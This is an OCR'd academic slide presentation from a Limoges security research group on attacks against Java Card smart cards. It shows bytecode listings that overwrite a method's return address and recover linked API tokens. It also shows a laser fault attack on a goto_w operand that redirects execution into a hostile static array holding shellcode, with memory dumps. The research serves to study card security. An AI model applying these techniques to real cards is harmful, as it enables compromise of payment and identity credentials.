
```
public void
ModifyStack(byte[] apduBuffer,
            APDU apdu, short a)
{ 02 // flags: 0 max_stack: 2
  42 // nargs: 4 max_locals: 2
  11 CA FE sspush          0xCAFE
  29 04    sstore          4
  18       aload_0
  7B 00    getstatic_a     0
  8B 01    invokevirtual   1
  10 06    bspush          6
  41       sadd
  29 05    sstore          5
  16 05    sload           5
  29 04    sstore          4
  7A       return              }
```



Any unchecked byte code


A Ghost in the Stack

```
public void
ModifyStack(byte[] apduBuffer,
            APDU apdu, short a)
{ 02 // flags: 0 max_stack: 2
  42 // nargs: 4 max_locals: 2
  11 CA FE sspush          0xCAFE
  29 04    sstore          4
  18       aload_0
  7B 00    getstatic_a     0
  8B 01    invokevirtual   1
  10 06    bspush          6
  41       sadd
  29 05    sstore          5
  16 05    sload           5
  29 07    sstore          7
  7A       return              }
```



We change the Return Address of the current function!

We're done...



Where are the Java Card API addresses?

Java Card API

- CAP files are linked in the card;
- Java Card API addresses are not in free-access!

Our Goal

- Execute arbitrary & rich shellcodes

Off-card linking step

```
Constant Pool Component {
  [...]
  // Static method referees by the token 0006
  0006 - ConstantStaticMethodRef: ExternalStaticMethoddRef:
                  packageToken 80 classToken 10 token 6
  [...]
}

Method Component {
  [...]
  @008a invokestatic 0006 <== Token to a Constant Pool reference
  [...]
}

Reference Location Component {
  [...]
  offsets_to_byte2_indices = {
    // A list of 2-byte tokens that will be linked
    [...] @008b [...]
  }
}
```

On-card linking step


```
Constant Pool Component {
   [...]
   // Static method referees by the token 0006
   0006 – ConstantStaticMethodRef: ExternalStaticMethoddRef:
                  packageToken 80 classToken 10 token 6
   [...]
}

Method Component {
   [...]
   #8094 invokestatic 6FC0   ⟸ Linked token
   [...]
}

Reference Location Component {
   [...]
   offsets_to_byte2_indices = {
     // A list of 2-byte tokens that will be linked
     [...] @008b [...]
   }
}
```


The attack I

```
[...]
@008a invokestatic 0006 // call the tokenized method 0x0006
@008d bspush 2a         // push 0x2a
@008f sreturn           // return the last pushed value
[...]
```



The attack II

```
[...]
@008a sspush 0006 // push the token 0x0006
@008d nop         // do nothing
@008e nop         // do nothing
@008f sreturn     // return the last pushed value
[...]
```



Logical attacks summary

Previously, in this presentation ...

- We explained how to logically modify the Java Card execution flow;
- We obtain the Java Card API to executed our rich shellcodes;

To be continue ...

If the Java Card has an embedded BCV?

1 Introduction

2 Logical attacks

3 Combined attacks
- EMAN 4: modifying the execution flow with a Laser Beam

4 Conclusion

Once Upon a Time . . .

Our aim

- The card has a BCV;
- So, we do a post-installed modification on an applet;
- To execute our shellcodes;

Modus operandi

1. The attack is based on loop `for` in the case where the jump is a long one:
   - In Java Card, there are two instructions;
   - `goto` ($\pm$127 bytes) and `goto_w` ($\pm$32767 bytes)
2. Characterize the memory management algorithm of the operating system;
3. Illuminate with a laser the code that contain the operand.

The Loop for or how to stop the Sisyphus' punishment?

```
for (short i=0 ; i<n ; ++i)
{foo = (byte) 0xBA;
 bar = foo; foo = bar;
 bar = foo; foo = bar;
 bar = foo; foo = bar;
 bar = foo; foo = bar;
 bar = foo; foo = bar;
 bar = foo; foo = bar;
 bar = foo; foo = bar;
 bar = foo; foo = bar;
 bar = foo; foo = bar;
 // Few instructions have
 // been hidden for a
 // better meaning.
 bar = foo; foo = bar;
 bar = foo; foo = bar;
 bar = foo; foo = bar;
 bar = foo; foo = bar;
}
```

The Loop for or how to stop the Sisyphus' punishment?

```
0x00: sconst_0
0x01: sstore_1
0x02: sload_1
0x03: sconst_1
0x04: if_scmpge_w       00 7C
0x07: aload_0
0x08: bspush            BA
0x0A: putfield_b        0
0x0C: aload_0
0x0D: getfield_b_this   0
0x0F: putfield_b        1
// Few instructions have
// been hidden for a
// better meaning.
0xE3: aload_0
0xE4: getfield_b_this   1
0xE6: putfield_b        0
0xE8: sinc              1 1
0xEB: goto_w            FF17
```

Reloop instructions

- goto ($\pm$127 bytes)
- goto_w ($\pm$32767 bytes)

The Loop for or how to stop the Sisyphus' punishment?

```
0x00: sconst_0
0x01: sstore_1
0x02: sload_1
0x03: sconst_1
0x04: if_scmpge_w       00 7C
0x07: aload_0
0x08: bspush            BA
0x0A: putfield_b        0
0x0C: aload_0
0x0D: getfield_b_this   0
0x0F: putfield_b        1
// Few instructions have
// been hidden for a
// better meaning.
0xE3: aload_0
0xE4: getfield_b_this   1
0xE6: putfield_b        0
0xE8: sinc              1 1
0xEB: goto_w            FF17
```

Reloop instructions

- goto (±127 bytes)
- goto_w (±32767 bytes)

Correct running

233 bytes backward jump.

The Loop for or how to stop the Sisyphus' punishment?

```
0x00: sconst_0
0x01: sstore_1
0x02: sload_1
0x03: sconst_1
0x04: if_scmpge_w      00 7C
0x07: aload_0
0x08: bspush           BA
0x0A: putfield_b       0
0x0C: aload_0
0x0D: getfield_b_this  0
0x0F: putfield_b       1
// Few instructions have
// been hidden for a
// better meaning.
0xE3: aload_0
0xE4: getfield_b_this  1
0xE6: putfield_b       0
0xE8: sinc             1 1
0xEB: goto_w           0017
```

Reloop instructions

- goto ($\pm$127 bytes)
- goto_w ($\pm$32767 bytes)

Correct running

233 bytes backward jump.

Faulty running

23 bytes forward jump.

Where to jump?

To a hostile array CodeDump!!!

But we do not know where our array is stored


- The card can be stressed by installing / deleting different applets with different sizes to deduce the allocation policy;
- In the tested cards, the best fit algorithm places the static array just after the methods.

Where to jump?

```
return static_short_value;
```

Where to jump?

```
7D 8000    getstatic_s   8000
78         sreturn
```



Where to jump?

```
7D 8000  getstatic_s  8000
78       sreturn
```

ARRAY HEADER

7D80 0078

Where to jump?

```
7D 8000  getstatic_s  8000
78       sreturn
```

```
ARRAY HEADER 0000 0000 0000
0000 0000 00 0000 0000 0000
                ⋮
0000 0000 00 0000 0000 0000
0000 0000 00 0000 7D80 0078
```

Let's play with the card!

```
0x0A7F0:   18AE01 880018 AE00 8801  18AE 0188 0018
0x0A800:   AE0088 0118AE 0188 0018  AE00 8801 18AE
0x0A810:   018800 590101 A8FF 177A  008A 43C0 6C88
0x0A820:   000000 000000 0000 0000  0000 0000 0000
0x0A830:   000000 000000 0000 0000  0000 0000 0000
0x0A840:   000000 000000 0000 0000  0000 0000 0000
0x0A850:   000000 000000 0000 0000  0000 0000 0000
0x0A860:   000000 000000 0000 0000  0000 0000 0000
0x0A870:   000000 000000 0000 0000  0000 0000 0000
0x0A880:   000000 000000 0000 0000  0000 0000 0000
0x0A890:   000000 000000 0000 0000  0000 0000 0000
0x0A8A0:   7D8000 78
```

Let's play with the card!

```
0x0A7F0:  18AE01 880018 AE00 8801  18AE 0188 0018
0x0A800:  AE0088 0118AE 0188 0018  AE00 8801 18AE
0x0A810:  018800 590101 A800 177A  008A 43C0 6C88
0x0A820:  000000 000000 0000 0000  0000 0000 0000
0x0A830:  000000 000000 0000 0000  0000 0000 0000
0x0A840:  000000 000000 0000 0000  0000 0000 0000
0x0A850:  000000 000000 0000 0000  0000 0000 0000
0x0A860:  000000 000000 0000 0000  0000 0000 0000
0x0A870:  000000 000000 0000 0000  0000 0000 0000
0x0A880:  000000 000000 0000 0000  0000 0000 0000
0x0A890:  000000 000000 0000 0000  0000 0000 0000
0x0A8A0:  7D8000 78
```

About the laser beam

In the first attack

- We can change the Java Card Control Flow Graph
- Without an embedded BCV

In the last attack

- We can change the Java Card Control Flow Graph
- With an embedded BCV

The malicious array can contain what you want!

1 Introduction

2 Logical attacks

3 Combined attacks

4 Conclusion

All good things come to an end

- We explained few logical and combined attacks;
- Combined attack is our future;
- We also use Lasers as Jedi do;

You did not see anything

Thank you for your attention!
Have you any questions?

aina.razafindralambo@etu.unilim.fr
guillaume.bouffard@xlim.fr
http://secinfo.msi.unilim.fr